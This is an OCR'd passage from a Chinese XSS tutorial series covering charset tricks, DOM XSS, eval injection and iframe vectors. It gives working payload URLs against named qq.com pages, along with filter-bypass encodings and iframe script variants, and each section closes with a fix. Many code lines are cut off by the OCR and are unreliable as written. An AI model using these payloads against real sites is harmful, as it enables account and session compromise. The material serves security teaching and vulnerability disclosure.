
```
<meta http-equiv="Content-Type" content="text/html; charset=gb2312"
```

gbxxx 系列的啊，窃喜中。

10. 于是，我们的 `%c0` 也加入战斗了。

```
http://cgi.data.tech.qq.com/index.php?mod=search&type=data&site=dig
```

看看源码中的输出。 `\\` 被我们变成了 `乱码+\`



11. 此时，标点符号们正在开会，开会的主题是：“大家好，才是真的好”

修复方案

参加前面教程4，5，6

8. Dom Xss 入门 [显式输出]

> 来源：. Dom Xss 入门 [显式输出]

简要描述

反射型 XSS 部分，就到这里了。 接着我们进入 Dom Xss 的部分。 Dom Xss 相比反射型 XSS，脑袋需要多思考一层。 也就是说， 我们关注的不仅是【输出】了什么，还要了解这个页面里，【javascript】拿这个【输出】干了什么。 为了循序渐进，本例讲到的是，【输出】直接在源代码可见的情况。

详细说明

1. 在学习 Dom Xss 之前，先来补习点 html, js 的基础知识。

```
<div id="a">xxx</div>
<script> document.getElementById("a").innerHTML="yyyyyy";
</script>
```


解释如下：




2. 进一步，我们的 yyyyyy， 还可以是 HTML 代码。

```
<div id="a">xxx</div>
<script>
document.getElementById("a").innerHTML=" <img src=1> ";
</script>
```

效果如下：



3. 再进一步， JS 的字符串中的字符可以写为 unicode 编码。 譬如： `<` 可以表示为 `\u003c` ， `>` 可以表示为 `\u003e` 不知道怎么转义的，可以使用 gainover 的工具。 工具地址：http://app.baidu.com/app/enter?appid=280383



也就是，我们上面的代码，可以进一步写为。

```
<div id="a">xxx</div>
<script>
document.getElementById("a").innerHTML="\u003cimg src=1\u003e";
</script>
```

4. 上面看起来废话好多，但是还是很重要的，这对于后面实例的讲解很重要。

5. 我们来看看一个具体的实例，地址如下：

```
http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=aaaaaaa&a
```

和前面反射型的一样，我们先看看输出。



相关代码，我也贴出来。

```
<strong id="titleshow">按职业 1 检索：aaaaaaa </strong></div>
<script> if("aaaaaaa"=="")
document.getElementById("titleshow").innerHTML="按地区检索：全部明星";
document.getElementById("titleshow").innerHTML="按职业检索：aaaaaaa"
if("职业 1"=="职业 2") document.getElementById("titleshow").innerHTM
if("职业 1"=="职业 3") document.getElementById("titleshow").innerHTM
</script>
```

6. 一共有 6 处，有一处图上没显示,但是也没用处，这里不列出来了，看上面代码中的 5 处。我们已经知道， `<` ， `>` ， `"` 都被过滤了， 用 前面提到的某些技巧，似乎也无法直接 XSS。那么该怎么办呢？

7. 在看到本教程的 1，2，3 部分后，聪明的你们不知道会不会想到些什么呢？ 对的，那就是这里出现了 `innerHTML="[输出]"` 的情况。

我们可以看到，上面代码中，实际上只有一句是运行了的。我们重点看它。 `if("职业 1"=="职业 1")`

```
document.getElementById("titleshow").innerHTML="按职业检索：[输出]";
```

8. 这里 [输出] 虽然过滤了 `<` ， `>` ， 但是并没有过滤 `\` 。这样一来，大家应该清楚，为什么上面要说到 `<` 可以写为 `\u003c` 了吧。 就 是为了应付这种情况。


9. 因此，我们可以构造缺陷点的代码如下：

```
if("职业 1"=="职业 1")
document.getElementById("titleshow").innerHTML="按职业检索：\u003cimg
```

经过运行后， titleshow 里的 HTML 就会变为 `<img src=1 onerror=alert(1)>` ，从而弹出 1。 对应的，我们的利用代码，可以写为如下，其中空格，我写为了 `\u0020`

```
http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\u003Cimg
```

看看对应的源代码，悲催的事情出现了， \u003c 和 \u003e 竟然被腾讯过滤了。。。




10. 别灰心，被过滤的原因，是因为 @Jannock 大牛报告过这个漏洞。跨站脚本-可以让战场离得更远（浅谈腾讯架构缺陷）

11. 其实我们还应该注意到上面图片中，过滤的实际上是 `\u003c` 和 `\u003e` ，但是并没有过滤 `\u0020` ，这说明，腾讯只是针对性的 过滤，并没有过滤 反斜线。

12. 其实呢，在 JS 字符串里， `<` 不光可以写为 `\u003c` ，还可以写为 `\x3c` ， `>` 同样可以写为 `\x3e` 。我们试试腾讯过滤了这个 没有呢？

```
http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\x3Cimg\u
```

对应源码，看来没过滤啊～～



哎呀，这次总算弹出来了。见漏洞证明

比如

```
document.getElementById("y").innerHTML="xxxxxxxxxx";
document.write("xxxxxxxxxxxx");
```

还有一些网站，使用了第三方的 JS 库，譬如 jQuery 时，会有

```
$("#y").html("xxxxxxx");
```

14. 当然最后，还需要提到一些需要注意的地方。

```
aa.innerHTML="xxxxxxxxxxxxx";
```

这种情况下。xxxxx 只能使用 `<img src=1 onerror=alert(1)>` 这种方式来触发JS。

而不能以 `<script>alert(1)</script>` 来触发，因为这种压根不会执行 `<script>..</script>` 之间的内容。 IE 下，可以使用

```
<script defer>alert(1)</script>。
```

修复方案

此案例凸显出开发人员的意识不足问题。指哪修哪，浮于表面的修复没有任何意义。

方法 1. 输出时，过滤 `\`

方法 2. `innerHTML=encodeHTML([输出])`

9. Dom Xss 入门 [隐式输出]

> 来源：9. Dom Xss 入门 [隐式输出]

简要描述

上一篇开始说 DomXss 了，我们说的是显式输出的情况，即我们可以在右键查看源代码的时候，看到我们所输出的内容。而有一些时候， 输出操作我们是看不见的。它们通常发生在 javascript 代码中。譬如： `var x=location.href;` 这句 Javascript 实际上进行了一个隐 藏的输出操作，即将 `location.href` 的内容输出到了 x 变量中。一起来看看相关的例子吧～

详细说明

前注： 1-4 是普通原理，没看明白的话，可以从 5 开始，结合实际例子看。

1. 本来是有另外一个例子的，不过不知道是腾讯已经给修复了，还是之前测试的时候人品好，偶尔碰上了，总之现在用不上了。

2. 这样一来，我们就只好用一个稍微复杂一点点的例子了。

3. 在说实际例子前，我们来说一个前端开发人员非常习惯使用的一段代码。下面大致写下伪代码。

```
function getParam(参数名){
    //获取地址栏参数,通常是 a=1&b=2&c=3;
    var x=location.search;//或者是 location.hash
    //此时 x="?a=1&b=2&c=3";
    //根据[参数名]取出参数名对应的值
    //例如 参数名=a， 则 y=1
    //例如 参数名=b， 则 y=2
    //至于这里怎么实现这个功能，可以用循环，可以用 indexOf，可以用正则 var y
    //返回 y return y;
}
```

它的作用呢？就是从地址栏的参数里取出内容。譬如： `http://www.some.com/2.html?name=shouzi&age=20`

我们在 2.html，要显示 name 对应的值。对应的代码则非常可能下面这样写：

```
<div id="nick">加载中...</div>
<script>
var a=getParam("name"); //获取地址栏里的 name 参数，即 shouzi document
</script>
```

4. 上面是普通开发人员为了实现功能而写的代码，如果没有安全考虑，就会存在问题。 如果上面的地址变为了：

```
http://www.some.com/2.html?name=<img src=1 onerror=alert(1)>&age=2(
```

那么变量 a 将会等于

```
<img src=1 onerror=alert(1)> document.getElementById("nick").innerH
```

即变成了

```
document.getElementById("nick").innerHTML="<img src=1 onerror=alert
```

这样就变成了 教程 8 中的情景，从而触发 XSS。

5. 接着我们看一个实际的例子。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa
```

和原来的不同，我们在源代码里搜索不到东西的哦～



那可能这里有人会有一个疑问了。那我们怎么知道有没有漏洞呢？ 别担心，方法是有的。

这里以 chrome 为例，按 F12，打开调试工具， 见下图



和查看源代码没有什么不同，只是这次是在调试工具里看而已。

6. 通过上面的方式，确定【可能】有漏洞之后。我们可以有 2 个方式来进行下一步。


6.1 直接根据调试工具里看到的 HTML 代码情况，来构造利用代码。 优点：省时间，缺点：如果对方有一定过滤，就很难构造

6.2 定位到与这个缺陷参数 sid 相关的 JS 代码，再来构造利用代码。优点：能利用一些复杂的情况， 缺点：耗时间。

7. 对于新手来说，先看 6.1 的情况。看到步骤 5 里面的那个图。我们可以构造以下代码。

```
<object width="100%" height="100%" id="f" classid="clsid:d27cdb6e-a
<param name="movie" value="aaaaaa"></object><img src="1" onerror="a
...其它的省略了...
</object>
```

对应的图片解析：




```
<object width="100%" height="100%" id="f" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase=
"http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0">
    <param name="movie" value="aaaaaa"></object><img src="1" onerror="alert(1)">
    ...其它的省略了...
```

进而“试探性”的测试一下利用代码，因为我们不知道对方会不会过滤掉 “双引号”，“括号”之类的，只能试试了。。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaa](http://qt.qq.com/v
```

没反应，我们继续看看调试工具，发现，双引号，变成了 `\\"` 。



根据这个情况，我们可以进一步修改代码。<img>标签里不使用双引号。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaa](http://qt.qq.com/v
```

这次 OK 啦。






可以看到，这种方式，写利用代码很快。


8. 再来看看 6.2 的方法。既然我们知道了，sid 这个参数会被使用。 那么我们的目标是，javascript 的代码里哪里使用了 sid 这个 参数呢？

9. 我们首先，F12 打开调试工具，点【Resources】，再点 Frames, 然后 Ctrl+ F 搜索 "sid" 或者 'sid'




我们运气很好，一下就定位到了一个 sid。

10. 可以看到是 `getUrlPara("sid")`，从单词，我们不难猜出，getUrlPara 就是前面我们提到的 “获取地址栏参数“的函数。 为了进一步确定，我们可以很方便的在 console 里查看 getUrlParam 函数是啥样的。



可以看到，实际上 getUrlParam 是对 `<`，`>` 做了过滤， 但是由于 chrome 浏览器自身的 XSS 防御机制，导致 `location.href` 获取的 `location.href` 是已经经过编码的。从而导致未过滤。 如下图：



11. 按道理，location.href 里的 `<`，`>`，`"` 已经变成了 `%3c`，`%3e`，`%22` 已经被过滤了，不会有 XSS 了，为什么还可以呢？我们进一步往后看。



看来，关键就是这里，这里有一步 decodeURIComponent 的操作，会将 `%3c`，`%3e`，又变回 `<`，`>`

供参考的完整的缺陷代码。

```
var sid=getUrlPara("sid");
if(!sid || sid==""){
    document.getElementById("dv_video").innerHTML='<div class="errr
}else{
    var flash_ver=GetSwfVer();
    if(flash_ver == -1){
        document.getElementById("dv_video").innerHTML='<div class='
    }else if(flash_ver.split('.')[0]<10){
        document.getElementById("dv_video").innerHTML='<div class='
    }else{
        sid=decodeURIComponent(sid).trim().replace(/([\'\"])/g,'\\'
        if(!is_valid_sid(sid)){
            document.getElementById("dv_video").innerHTML='<div cla
        }else{
            insertFlash("dv_video","f",sid,"100%","100%");
        }
    }
}
```

12. 接着，会调用 `insertFlash("dv_video","f",sid,"100%","100%");` insertFlash 里，也并没有对 sid 进行任何过滤。

```
function insertFlash(elm, eleid, url, w, h) {
    if (!document.getElementById(elm)) return;
    var str = '';
    str += '<object width="' + w + '" height="' + h + '" id="' + el
    str += '<param name="movie" value="' + url + '" />';
    str += '<param name="allowScriptAccess" value="never" />';
    str += '<param name="allowFullscreen" value="true" />';
    str += '<param name="wmode" value="transparent" />';
    str += '<param name="quality" value="autohigh" />';
    str += '<embed width="' + w + '" height="' + h + '" name="' + e
    str += '</object>';
    document.getElementById(elm).innerHTML = str
}
```

图片解析：




```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa%22%3E%3C/object%3E
```

非常值得说明的是：

如果采用 6.1 的方法，我们得到的利用代码是

```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa"></object><img src
```

!! 这个代码在 IE 下，是没法 XSS 的。

而通过 6.2 的方法，去分析 JS 代码，我们则可以构造出通用的 XSS 代码。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa%22%3E%3C/object%3E
```

这也反应了 6.1 和 6.2 方法各自的优缺点。

修复方案

1. 修复过滤上的逻辑问题。
2. 注意不同浏览器中，`location.href` 的不同点。

10. Dom Xss 进阶 [邂逅 eval]

> 来源：[10. Dom Xss 进阶 [邂逅 eval]]

简要描述

前面的教程，说到了显式输出和隐式输出。但是不论怎么样，因为最终 javascript 都会通过 document.write 或 innerHTML 将内 容输出到网页中，所以我们总是有办法看到输出到哪里。 但是有时候，我们的输出，最终并没有流向 innerHTML 或 document.write， 而是与 eval 发生了邂逅，我们该怎么挖掘并利用呢？

详细说明

1. 我们直接上例子。

```
http://kf.qq.com/search_app.shtml?key=aaaaa
```

和前面的不同之处，这次我们搜索源代码和调试工具都看不到任何东西。



2. 这个时候，我们可以看看 Console，看看有没有其它有用的东西～～

一般来说，默认情况下，是不会有问题的。我们可以给参数加一些特殊符号。

这里我比较习惯用 `\`，因为这玩意比较好使。当然你也可以用其它比较特殊的符号，比如双引号，单引号，只是被过滤掉的几率比较大。


这个时候，我们看看 Console 里面，多出了一条错误。



我们可以点右侧，直接定位到错误代码。



3. 点进去后，可以看到是哪个地方出错了。




我们来看看这段代码：

```
var getarg = function()
{
    var url = window.location.href;
    var allargs = url.split("?")[1];
    if (allargs!=null && allargs.indexOf("=")>0)
    {
        var args = allargs.split("&");
        for(var i=0; i<args.length; i++)
        {
            var arg = args[i].split("=");
            eval('this.'+arg[0]+'="'+arg[1]+'";');
        }
    }
};
```

和上一节教程类似，这段代码，实际上也是一个获取地址栏参数的代码。

比如，地址栏是 `key=aaaa;` 那么 `arg[0]` 就是字符串 `'key'` ， `arg[1]` 就是字符串 `'aaaa'` ; 那么 eval 这句就是执行的 `eval('this.key="aaaa";')`




这样一来， `this.key="aaaa";` 这句就被执行了。

4. 如果这里我们把 key 换个写法呢？

```
this.key="aaaa"; this.key;alert(1);//="aaaa";
```

如下图：



那么是不是将会执行我们的 `alert(1);` 呢？

5. 根据上面内容，我们可以构造代码。

```
http://kf.qq.com/search_app.shtml?key;alert(1);//=aaaa
```

HOHO～，如我们所愿的弹出了。



6. 不知道看完上面的，有没有娃注意到，后面的 aaaa 不是也可以构造吗？

```
this.key="aaaa";
```

换为

```
this.key="aaa";alert(1);//";
```

确实是如此 :)

```
http://kf.qq.com/search_app.shtml?key=aaa";alert(1);//
```

这个在 IE 下一样是可以的。

但是这样在 chrome 下却不行。 原因其实上面一节教程也提到过。 chrome 会自动对 `"` , `>` , `<` 进行转换。

因而 `this.key="aaa";alert(1);//";` 会变成 `this.key="aaa%22;alert(1);//";` 从而失效。

7.上面就是本篇教程了，我们再来看看题外话。 其实以上问题，不是单独存在的。 在另外一个页面也是存在的。 更多内容，参见本篇漏洞修复。

修复方案

参照你们已经修复的类似文件即可。

```
http://kf.qq.com/wsearch.shtml
```

的

```
http://kf.qq.com/js/wsearch.js
```

本来上面这个文件也是存在漏洞的，估计这个位置已经被人报告给腾讯了，因而腾讯加了一次防御。我们看看腾讯的防御措施。

```
var getarg = function(){
    .... 省略相同部分...
    eval('this.' + arg[0] + '="' + HtmlAttributeEncode(arg[1]) + ''
    .... 省略相同部分...
}
```

也就是说，腾讯这里对后面的 `arg[1]` 进行了过滤。 接着，这个问题又被再次报告了，因而前些时候，腾讯又进一步做了修复。

```
var getarg = function(){
    .... 省略相同部分...
    if (arg[0] != null && arg[1] != null && (arg[0] == 'page' || ar
    || arg[0] == 'key' || arg[0] == 'total') )
    {
        eval('this.' + arg[0] + '="' + HtmlAttributeEncode(arg[1])
    }
    .... 省略相同部分...
}
```

这一次，腾讯对 arg[0]进行了判断。

哈，补了东墙，补西墙。 不过呢？补了这个 wsearch.js 文件，还有我们现在分析的这个(http://kf.qq.com/js/search_app.js](http://kf.qq.com/js/search_app.js) 文件。

11. Dom Xss 进阶 [善变 iframe]

> 来源：11. Dom Xss 进阶 [善变 iframe]

简要描述

有时候，输出还会出现在 `<iframe src="[输出]"></iframe>` 。 iframe 的 src 属性本来应该是一个网址，但是 iframe 之善变，使得 它同样可以执行 javascript，而且可以用不同的姿势来执行。这一类问题，我将其归为[路径可控]问题。当然上面说到的是普通的反 射型 XSS。有时候程序员会使用 javascript 来动态的改变 iframe 的 src 属性，譬如： `iframeA.src="[可控的 url]";` 同样会导致 XSS 问题，来看看本例吧~

详细说明

1. 先来说说 iframe 的变化。

1.1 最好懂的，onload 执行 js

```
<iframe onload="alert(1)"></iframe>
```

1.2 src 执行 javascript 代码

```
<iframe src="javascript:alert(1)"></iframe>
```

3. IE 下 vbscript 执行代码

```
<iframe src="vbscript:msgbox(1)"></iframe>
```

1.4 Chrome 下 data 协议执行代码

```
<iframe src="data:text/html,<script>alert(1)</script>"></iframe> Ch
```

1.5 上面的变体

```
<iframe src="data:text/html,<script>alert(1)</script>"></iframe>
```

1.6 Chrome 下 srcdoc 属性

```
<iframe srcdoc="<script>alert(1)</script>"></iframe>
```

2. 有兴趣的，可以一个一个的去测试上面的效果，注意浏览器的特异性哦。
3. 接着我们来看看具体的例子。

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=aaaaaa&gic
```

4. 我们先开调试工具，看看有没有可见的输出。

